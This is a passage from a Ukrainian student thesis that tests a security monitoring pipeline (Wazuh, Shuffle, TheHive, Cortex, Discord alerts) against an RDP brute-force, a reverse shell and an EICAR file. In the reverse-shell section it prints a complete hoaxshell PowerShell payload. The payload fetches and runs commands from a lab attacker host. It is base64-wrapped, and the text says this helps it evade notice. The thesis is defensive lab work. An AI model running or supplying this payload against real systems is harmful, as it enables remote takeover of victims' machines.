


Рисунок 3.32 – Виявлення атаки у Wazuh



Рисунок 3.33 – Інформація про атаку у Wazuh

id	1748678372.843085
input.type	log
location	Eventchannel
manager.name	student-VirtualBox
previous_output	>
rule.description	Brute-force RDP detected
rule.firedtimes	1
rule.groups	windows, authentication_failed
rule.id	100100

Рисунок 3.34 – Визначення атаки у Wazuh

Після отримання сповіщення у Shuffle, автоматично запускається налаштований сценарій, виконуючи необхідні етапи. Створюється alert у TheHive з інформацією про атаку та артефактом IP-адреси атакуючого пристрою (рис. 3.35), аналітик отримує текстове повідомлення у Discord про інцидент (рис. 3.36). Також автоматично створюється case (рис. 3.37) з яким буде працювати команда фахівців SOC.

Status	Severity	Title	# Case	Type	Source	Reference	Details	Assignee	Dates
Imported	High	Brute-force RDP detected on 192.168.69.10	24	Incident	WAZUH		Observables	1	O: 24/05/2025 02:19
Incident	High						TTPs	0	C: 24/05/2025 02:19
None									U: 24/05/2025 02:20

Рисунок 3.35 – Автоматично створений alert у TheHive




Рисунок 3.36 – Сповіщення у Discord




Рисунок 3.37 – Автоматичне створення case у TheHive




Рисунок 3.38 – Інформація про case у TheHive

Щоб, отримати звіт про IP-адресу, необхідно використати інтегровані у TheHive аналізатори Cortex. Для цього обирається необхідний артефакт, потрібно натиснути опція Run Analyzer та обрати увімкнений у Cortex аналізатор як це показано на рис. 3.39.




Рисунок 3.39 – Запуск аналізатора у Cortex з TheHive

Cortex починає процес аналізу та збагачення інформації з використанням обраного аналізатору та виводить звіт з результатом у форматі json як на рис. 3.40.




Рисунок 3.40 – Результати успішного спрацювання аналізатора у Cortex

Проте аналітику SOC не потрібно окремо заходити у Cortex, для отримання результату роботи аналізатора, ці дані автоматично надсилаються назад у case в TheHive. Автоматичне додавання продемонстроване на рис. 3.41.




Рисунок 3.41 – Автоматичне додавання звіту про роботу аналізатора у TheHive

Наступним тестуватиметься створення Reverse Shell. Для цього на Attacker використовується інструмент hoaxshell, що генерує необхідний payload (рис. 3.42). Після цього, цей payload необхідно додати в скрипт PowerShell з мінімальними змінами коду (рис. 3.43), що дозволить залишитися зловмисному коду непоміченим.

Команда, що виконує RDP Brute Force на Attacker:

```
python3 hoaxshell.py -s 192.168.69.200 -r -H "Authorization"
```

Скрипт PowerShell, що виконується на AD-Controller:

```
$command = '@'
```

```
$s='192.168.69.200:8080';$i='197e9fb0-2a86272c-
```

```
0e33a75c';$p='http://';$v=Invoke-WebRequest -USEBaSicparsing -Uri $p$s/197e9fb0 -
Headers @{"Authorization"=$i};while ($true){$c=(Invoke-Web"Request -
USEBaSicparsing -Uri $p$s/2a86272c -Headers @{"Authorization"=$i}).Content;if ($c
-ne 'Hello') {$r=ie"x $c -ErrorAction Stop -ErrorVariable e;$r=Out-String -Inpu"tObject
$r;$t=Invoke-WebR"equest -Uri $p$s/0e33a75c -Method POST -Headers
```

		Єфіменко А.А.			ККІКБ.КР.Б – 125 – 04 – ПЗ	Арк.
		Фальковський І. Г.				84
Змн.	Арк.	№ докум.	Підпис	Дата		

```
@{"Authorization"=$i} -Body ([System.Text.Encoding]::UTF8.GetBytes($e+$r) -join '
')}} sleep 0.8}
```

```
'@
```

```
$bytes = [System.Text.Encoding]::Unicode.GetBytes($command)
```

```
$encodedCommand = [Convert]::ToBase64String($bytes)
```

```
powershell.exe -encodedCommand $encodedCommand
```

```
(kali@kali)-[~/hoaxshell]
$ python3 hoaxshell.py -s 192.168.69.200 -r -H "Authorization"

HOAXSHELL
by t3l3machus

[Info] Generating reverse shell payload ...
$s='192.168.69.200:8080';$i='197e9fb0-2a86272c-0e33a75c';$p='http://';$v=Invoke-WebRequest -UseBasicParsing -Uri $p$s/197e9fb0 -Headers @{"Authorization"=$i};while ($true){$c=(Invoke-WebRequest -UseBasicParsing -Uri $p$s/2a86272c -Headers @{"Authorization"=$i}).Content;if ($c -ne 'Hello') {$r=iex $c -ErrorAction Stop -ErrorVariable e;$r=Out-String -InputObject $r;$t=Invoke-WebRequest -Uri $p$s/0e33a75c -Method POST -Headers @{"Authorization"=$i} -Body ([System.Text.Encoding]::UTF8.GetBytes($e+$r) -join ' ')} sleep 0.8}
Copied to clipboard!
[Info] Type "help" to get a list of the available prompt commands.
[Info] Http Server started on port 8080.
[Important] Awaiting payload execution to initiate shell session...
```

Рисунок 3.42 – Генерація payload на Attacker

```
Encoder.ps1 - Notepad
File Edit Format View Help
$command = '@'
$s='192.168.69.200:8080';$i='197e9fb0-2a86272c-0e33a75c';$p='http://';$v=Invoke-WebRequest -UseBasicParsing -Uri $p$s/197e9fb0 -Headers @{"Authorization"=$i};while ($true){$c=
'@
$bytes = [System.Text.Encoding]::Unicode.GetBytes($command)
$encodedCommand = [Convert]::ToBase64String($bytes)
powershell.exe -encodedCommand $encodedCommand
```

Рисунок 3.43 – Створення скрипту PowerShell на AD-Controller

Після створення скрипта, можна його запустити (рис. 3.44). Командний рядок виведе помилку про те, що не може бути знайдений параметр, що приймає аргумент, проте на цей момент Reverse Shell вже запущений і зломисник може використовувати командний рядок пристрою жертви (рис. 3.45).

```
PS C:\Users\Administrator\Desktop> .\Encoder.ps1
Out-String : A positional parameter cannot be found that accepts argument '--InputObject'.
At line:1 char:344
+ ... rAction Stop -ErrorVariable e;$r=Out-String -Inpu''tObject $r;$t=Invo ...
+ ~~~~~
+ CategoryInfo          : InvalidArgument: (:) [Out-String], ParameterBindingException
+ FullyQualifiedErrorId : PositionalParameterNotFound,Microsoft.PowerShell.Commands.OutStringCommand
```

Рисунок 3.44 – Виконання скрипту PowerShell на AD-Controller

```
[Shell] Payload execution verified!
[Shell] Stabilizing command prompt ...

C:\Users\Administrator\Desktop

PS C:\Users\Administrator\Desktop > dir
Sysmon eicar.exe Encoder.ps1 Firefox Installer (1).exe New Text Document.txt
C:\Users\Administrator\Desktop

PS Sysmon eicar.exe Encoder.ps1 Firefox Installer (1).exe New Text Document.t
xt C:\Users\Administrator\Desktop > |
```

Рисунок 3.45 – Успішне отримання доступу до AD-Controller

На сервері Wazuh створюється нова подія про атаку (рис. 3.46) з додатковою інформацією, що отримана від Sysmon (рис. 3.47).




Рисунок 3.46 – Подія про виконання у Wazuh

		timestamp per hour
#	agent.name	AD-Controller
#	data.win.eventdata.destinationIp	192.168.69.200
#	data.win.eventdata.destinationIsIpv6	false
#	data.win.eventdata.destinationPort	8080
#	data.win.eventdata.image	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
#	data.win.eventdata.initiated	true
#	data.win.eventdata.processGuid	{e7346256-e1c2-682a-ac1d-000000001300}
#	data.win.eventdata.processId	144
#	data.win.eventdata.protocol	tcp
#	data.win.eventdata.ruleName	technique_id=T1059.001,technique_name=PowerShell
#	data.win.eventdata.sourceIp	192.168.69.10
#	data.win.eventdata.sourceIsIpv6	false

Рисунок 3.47 – Додаткова інформація зібрана Sysmon та передана у Wazuh

Далі це сповіщення надсилається до Shuffle і звідти в TheHive, де створює alert та case з додатковою інформацією (рис. 3.48 та 3.49). Паралельно з цим у текстовому чаті Discord з'являється нове сповіщення про інцидент (рис. 3.50).




Рисунок 3.48 – Автоматично створений alert у TheHive




Рисунок 3.49 – Автоматично створений case у TheHive




Рисунок 3.50 – Сповідження у Discord

Останньою буде тестуватися функція моніторингу цілісності файлів. Для цього у папку Downloads на AD-Controller додається файл eicar.txt (рис. 3.51). Eicar.txt – тестовий файл, що не несе загрози, проте сприймається деякими антивірусами як зловмисний.




Рисунок 3.51 – Додавання файла у папку на AD-Controller

Далі Wazuh сервер отримує сповіщення у розділі File Integrity Monitoring, продемонстроване на рис. 3.52.




Рисунок 3.52 – Спрацювання події у Wazuh

Після цього відбувається схожий сценарій, проте тут файл при отриманні сервісом Shuffle перевіряється у VirusTotal і у випадку, якщо поле Malicious не рівне 0 – надсилається у TheHive для створення alert з case (рис. 3.53 та рис. 3.54) та у Discord (рис. 3.55).




Рисунок 3.53 – Автоматично створений alert у TheHive




Рисунок 3.54 – Автоматично створений case у TheHive




Рисунок 3.55 – Сповіщення у Discord

Процес виявлення зловмисних дій за допомогою підсистеми моніторингу подій безпеки можна вважати ефективним: на кожну підозрілу активність у середовищі аналітик отримує відповідний алерт, сповіщення та автоматично

створений кейс. Крім того, система забезпечує готовий набір аналізаторів, що дає змогу розширити обсяг інформації для розслідування інцидентів. У реальних умовах це дозволяє своєчасно та ефективно реагувати на інциденти безпеки, забезпечуючи належний рівень захисту.

Також важливим етапом є надання рекомендацій щодо вдосконалення цієї підсистеми моніторингу:

- Розширити периметр збирання логів у системі, включаючи не притаманні для інших систем. Це потрібно для покращеного спостереження щодо виявлення та реагування на інциденти в окремій системі.
- Імплементувати попередню обробку даних для видалення зайвих полів або непотрібної інформації для покращення якості даних та ефективнішої роботи з ними.
- Налаштувати політики, що визначатимуть, які дані потрібно зберігати довго, а які видаляти після певного періоду.
